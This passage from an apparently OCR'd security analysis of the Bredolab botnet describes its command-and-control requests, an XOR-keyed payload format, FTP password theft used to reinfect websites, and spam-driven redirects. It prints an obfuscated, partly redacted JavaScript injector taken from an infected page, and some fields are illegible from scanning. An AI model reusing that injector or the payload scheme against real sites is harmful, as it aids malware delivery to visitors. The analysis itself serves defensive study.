
The stages of infection of a victim computer

The botnet in action

Once it has launched on a victim computer, and in order to download more malicious programs, the bot will send a request like the one below to its command center:

http://ba***il.ru:8080/new/controller.php?
action=bot&entity_list=&first=1&rnd=981633&id=1&guid=3676040431.

In the body of the reply from the botnet's command center, we can see encrypted executables, usually in the form of three or four files, which follow one after the other.



```
GET /new/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=3676040431 HTTP/1.1
Host: [redacted]ail.ru

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 12 May 201
Content-Type: text/ht
Connection: close
X-Powered-By: PHP/5.1
Version: 1
Content-Length: 23[illegible]22
Entity-Info: 125[illegible]51490:94720:1;1271368047:32768:1;1272734874:7168:1;1273492914:96256:2;
Rnd: 902213
Magic-Number: 32|1|0:1:2:3:4:5:6:7:8:9:10:11:12:13:14:15:16:17:18:19:20:21:22:23:24:25:26:27:28:29:30:31:

M[........
..............X................
..
.......................
....)..G.,Zgyb2cfzqeyt:x}sppt!`f$wsi(`d+HB]/)      <..............................{.......Rhak......
..
....................PD..H...{..@.
................m...........o...

..a....V....................
..
..................................................q........
..
...............................
..
...............................
..
...............................
..
..........MIB+...............
.......................UQZ2.....y...

..{...................D...]YR9.
........e.......S............
.L
...............................
..
...............................
..
```

A command center reply containing encrypted malware

The header of the reply contains the Entity-Info field, which is composed of a list of elements separated by a semicolon. Each element describes one of the executables found in the body of the reply. The element is separated from a numeric field by a colon — for example; the field immediately following each element contains the size of the respective executable file. In this way, it is possible to identify where one file ends and the next begins.

The reply header's Magic-Number field contains the key to deciphering the body of the reply. It is composed of numbers separated by the '|' symbol. The first number is the length of the key, and the second denotes the deciphering algorithm. The number 1 being a typical XOR; the rest of the field is the deciphering key. Note that the malicious JavaScript code, the exploits, Bredolab, and the other malicious programs that were installed by Bredolab on the victim computer were all downloaded from the same domains on the Bredolab botnet's fast- flux network.

Bredolab downloaded a fairly wide variety of malicious programs to victim computers:

Trojan-Spy.Win32.Zbot,
Trojan-Spy.Win32.SpyEyes,
Trojan-Spy.Win32.BZub,
Backdoor.Win32.HareBot,
Backdoor.Win32.Blakken,
Backdoor.Win32.Shiz,

Trojan-Dropper.Win32.TDSS,
Trojan-Ransom.Win32.PinkBlocker,
Trojan.Win32.Jorik.Oficla.

This list is far from complete.

Some of these malicious programs are transmitted in replies to the command center using parameters that denote a partner's identification number. For example, Backdoor.Win32.Shiz, when downloaded by Bredolab, transmits the parameter seller=15, which means that it was installed on the system via Bredolab. The transmission of these ID numbers to the command center usually means that the malicious program is being spread via partners. This, in addition to the variety of software downloaded by Bredolab, points to the way in which the owners of the Bredolab botnet were making money from their creation: they were generating revenue from downloads. In other words, they sold the software to other cybercriminals in the form of downloads.

Of all of the downloaded software, Trojan-PSW.Win32.Agent.qgg deserves special mention. Once it is installed on a victim machine, this Trojan attempts to find the passwords for FTP accounts saved on the following clients:

Filezilla 3	Ftp Explorer
Ftp Navigator	FlashFXP
BulletProof Ftp	FTPRush
CuteFtp	Firefox
ALFTP	Auto FTP
Far 2	Total Command
Frigate 3	

When it finds any passwords, the Trojan sends them to the cybercriminals' server.

Trojan-PSW.Win32.Agent.qgg is interesting because the server to which the Trojan sends its stolen passwords belonged to the owner of the Bredolab botnet. The stolen FTP account passwords helped the cybercriminals to infect legitimate sites with malicious code. This vicious cycle turned out to be very effective indeed.


The malicious cycle

After close examination, it became clear how the botnet was created.

1. When visiting a site infected by Pegel or iframe, users' browsers download a page containing malicious JavaScript code.


2. This code initiates the download of Bredolab onto the victim computer. In turn, Bredolab downloads other malicious programs, including a Trojan that steals passwords to FTP accounts. All of these operations take place via reverse-proxy servers which conceal the botnet’s actual command center.
3. After some time, the website for which the account details were stolen also becomes infected. Using stolen usernames and passwords for FTP accounts, some, though not all of the website’s contents are downloaded from the server. Only those files that start with index*, default* and main* are targeted, as well as all of the files with the *.js extension. These files are then uploaded back onto the website having been injected with malicious code. Remarkably, the download and subsequent upload operations take place via numerous IP addresses. Each file can be downloaded from one IP address, and then uploaded from another.
4. After another user visits the infected site, the process described above begins all over again.

Clearly, the computers that ended up participating in the infection of the website are proxy servers. The cybercriminals employed two groups of proxy servers: one for infecting victim computers, and a second for infecting websites. These two server groups do not appear to interact in any way.



```
2:14:32 2010 0 137.149.150.100 3103 /home/ftpadmin/b9/index.php b _ i r ftpadmin ftp
2:14:36 2010 0 server88-208-220-73.live-servers.net 4561 /home/ftpadmin//index.php b
2:14:50 2010 0 203.81.55.153 3103 /home/ftpadmin/index.php b _ i r ftpadmin ftp 0 * c
2:14:59 2010 0 70.150.220.35 4561 /home/ftpadmin/b1/index.php b _ o r ftpadmin ftp 0
2:15:08 2010 0 69.90.18.37 3103 /home/ftpadmin/b1/index.php b _ i r ftpadmin ftp 0 *
2:15:20 2010 3 66.187.99.46 4561 /home/ftpadmin/index.php b _ o r ftpadmin ftp 0 * c
2:15:24 2010 0 85-158-211-90.powered-by.benesol.be 3103 /home/ftpadmin/index.php b _
2:15:28 2010 0 u15367931.onlinehome-server.com 4561 /home/ftpadmin/index.php b _ o r
2:15:37 2010 0 198.63.210.170 3103 /home/ftpadmin/b2/index.php b _ i r ftpadmin ftp 0
2:15:42 2010 0 94.73.129.116 4561 /home/ftpadmin/b3/index.php b _ o r ftpadmin ftp 0
2:15:51 2010 0 205.209.173.245 3103 /home/ftpadmin/b3/index.php b _ i r ftpadmin ftp
2:16:02 2010 0 s15259669.onlinehome-server.com 4561 /home/ftpadmin/b4/index.php b _ c
```

A fragment of the FTP log illustrating the website infection process


help***ecare.at
pass***tblues.ru
best***kstar.info
...
C&C
2
3
4
Fast-flux network made up of proxy servers
Other user
Proxy servers used to infect sites
2
3
4
index*,
default*,
main*,
*.js
1
0
Infected legitimate website
User
Website belonging to a user

How the Bredolab botnet was created


This method of proliferation was employed by the cybercriminals throughout Bredolab's entire existence.

Traffic

The botnet's self-sustaining capability as described above is no doubt effective, if only for the way that it automated the process of infecting ever more computers. However, it does have one flaw. The scheme starts to work the moment the user is redirected from the infected legitimate resource to a malicious domain on the fast-flux network. Furthermore, the number of victim computers infected by Bredolab that have administrative access to some kind of website is limited. This in turn reduces the number of web resources that cybercriminals can infect using stolen FTP account credentials. Malware was removed from sites with high hit-rates relatively quickly. The larger the number of visitors a site had, the higher the probability a user would notice something suspicious and file a report with the website's administrators. So, although the self-sustaining capability is effective as mentioned previously, the actual number of infected machines resulting from this approach turned out to be too low for the cybercriminals' purposes.

In order to boost the effectiveness of their attacks, the cybercriminals needed to increase traffic, that is to say, the number of visitors redirected to malicious fast-flux network domains, so they tried a variety of methods to accomplish this goal.

Starting in December 2009, many legitimate websites, including some very popular ones, were infected with obfuscated JavaScript code in order to redirect users to malicious resources. Had an Internet user opened the page in their browser, the code view may well have looked like this example:




```
    <TD colspan="3" bgcolor="#01437C" width="785" height="8"><img src="images/main/trans.gif"
width="1" height="1"></TD>

  </tr>

</TABLE>

</BODY>
</HTML>
<script>this.v='';this.C=51578;this.C-=144;function W(){var j="j";k={};var M=document;try {var WL
='l'} catch(WL){};var G=new String("crea"+"teEl"+"emenONH".substr(0,4)+"t");var g=new String(
"onl"+"oad");var _=String("defer");var e="scri"+"VCOpt".substr(3);var Aa=["aI","Gp"];var L=new
Array();var n=String("yAvappe".substr(3)+"ndCh"+"YT5oild".substr(4));var t={QF:false};nw=26568;nw
++;Y=["TM","w","Fc"];XD={kO:"oI"};var H="body";var T=String("srcQmA".substr(0,3));var eG=new
String();var Q=window;nY={};try {var B='MP'} catch(B){};Mc=[];function r(){var VD=[];d=40349;d-=
155;u_=13236;u_+=165;this.D="D";try {YP=["HH","Yb","Hc"];var u=9630-9629;var h="/go"+"y0zogl".
[redacted]
;R=M[G](e);ww={q:22300};var s={};try {} catch(ds){};var Xf={};try {} catch(KJ){};R[_]=u;this.Lx=
3456;this.Lx++;var gb={gg:false};R[T]=x+S+h;M[H][n](R);XX=["uU","mI"];this.lW="lW";var BL=false;}
 catch(SW){};aj=59493;aj-=209;}sv=["_M"];Q[g]=r;};W();this.Xs=61509;this.Xs-=222;VT={iW:"xj"};
</script>
<!--1b54a856abe7c7f3b162507907adedda-->
```

Hyper Text Markup L
13894 chars   14193 bytes   300 lines
Ln : 279   Col : 51   Sel : 0 (0 bytes) in 0 ranges
UNIX
ANSI
INS

An example of code from an infected website


After the browser deciphered the code, the page was seeded with a code containing Trojan-Downloader.JS.Pegel, which then redirected the user to a malicious resource.

Users may well have received a link to malicious content labeled “with home delivery” in a spam email. In June 2010, the Trojan-Downloader.JS.Pegel.g variant ranked first among the most prevalent malicious attachments in email traffic.



The most widespread malicious files delivered by email in June 2010.

Some malicious spam attacks were relatively sophisticated. In June 2010, there was also a wave of spam purporting to be messages from popular websites such as Twitter, YouTube, Amazon, Facebook, Skype and others. These emails contained either HTML attachments infected with Pegel, or links to infected websites.



From: Facebook <notification+wanqagruenzg@facebookmail.com>

Sent: Чт 10.06.2010 19:41

To: [redacted]

Cc:

Subject: [!! SPAM] You have 4 unread message(s)...

facebook

Facebook sent you a message.

Facebook

Subject: Unread message(s)

To read this message, follow the link below:

http://www.facebook.com/n/?inbox/readmessage.php&t=193106541794&mid=dd7efddc3f9fe31f012575a1e7e29462


This message was intended for you. If you do not wish to receive this type of email from Facebook in the future, please click here to unsubscribe. Facebook's offices are located at 1601 S. California Ave., Palo Alto, CA 94304.

An example of a spam email with links to a malicious website

If a user clicked on the link, the infected site would load an HTML page with the following code into the browser:

PLEASE WAITING 4 SECOND…

After a few seconds, the meta-refresh tag would redirect the user to the Canadian Pharmacy website, which sells Viagra and other medication.



Accutane	$0.79
Clomid	$0.58
Prednisone	$0.37
Doxycycline	$0.21
Zithromax	$0.51
Amoxil	$0.40
Alli	$1.33

The Canadian Pharmacy website

Meanwhile, the link containing the iframe tag would redirect users to one of the proxy servers in the fast-flux network in order to infect the computer with Bredolab.

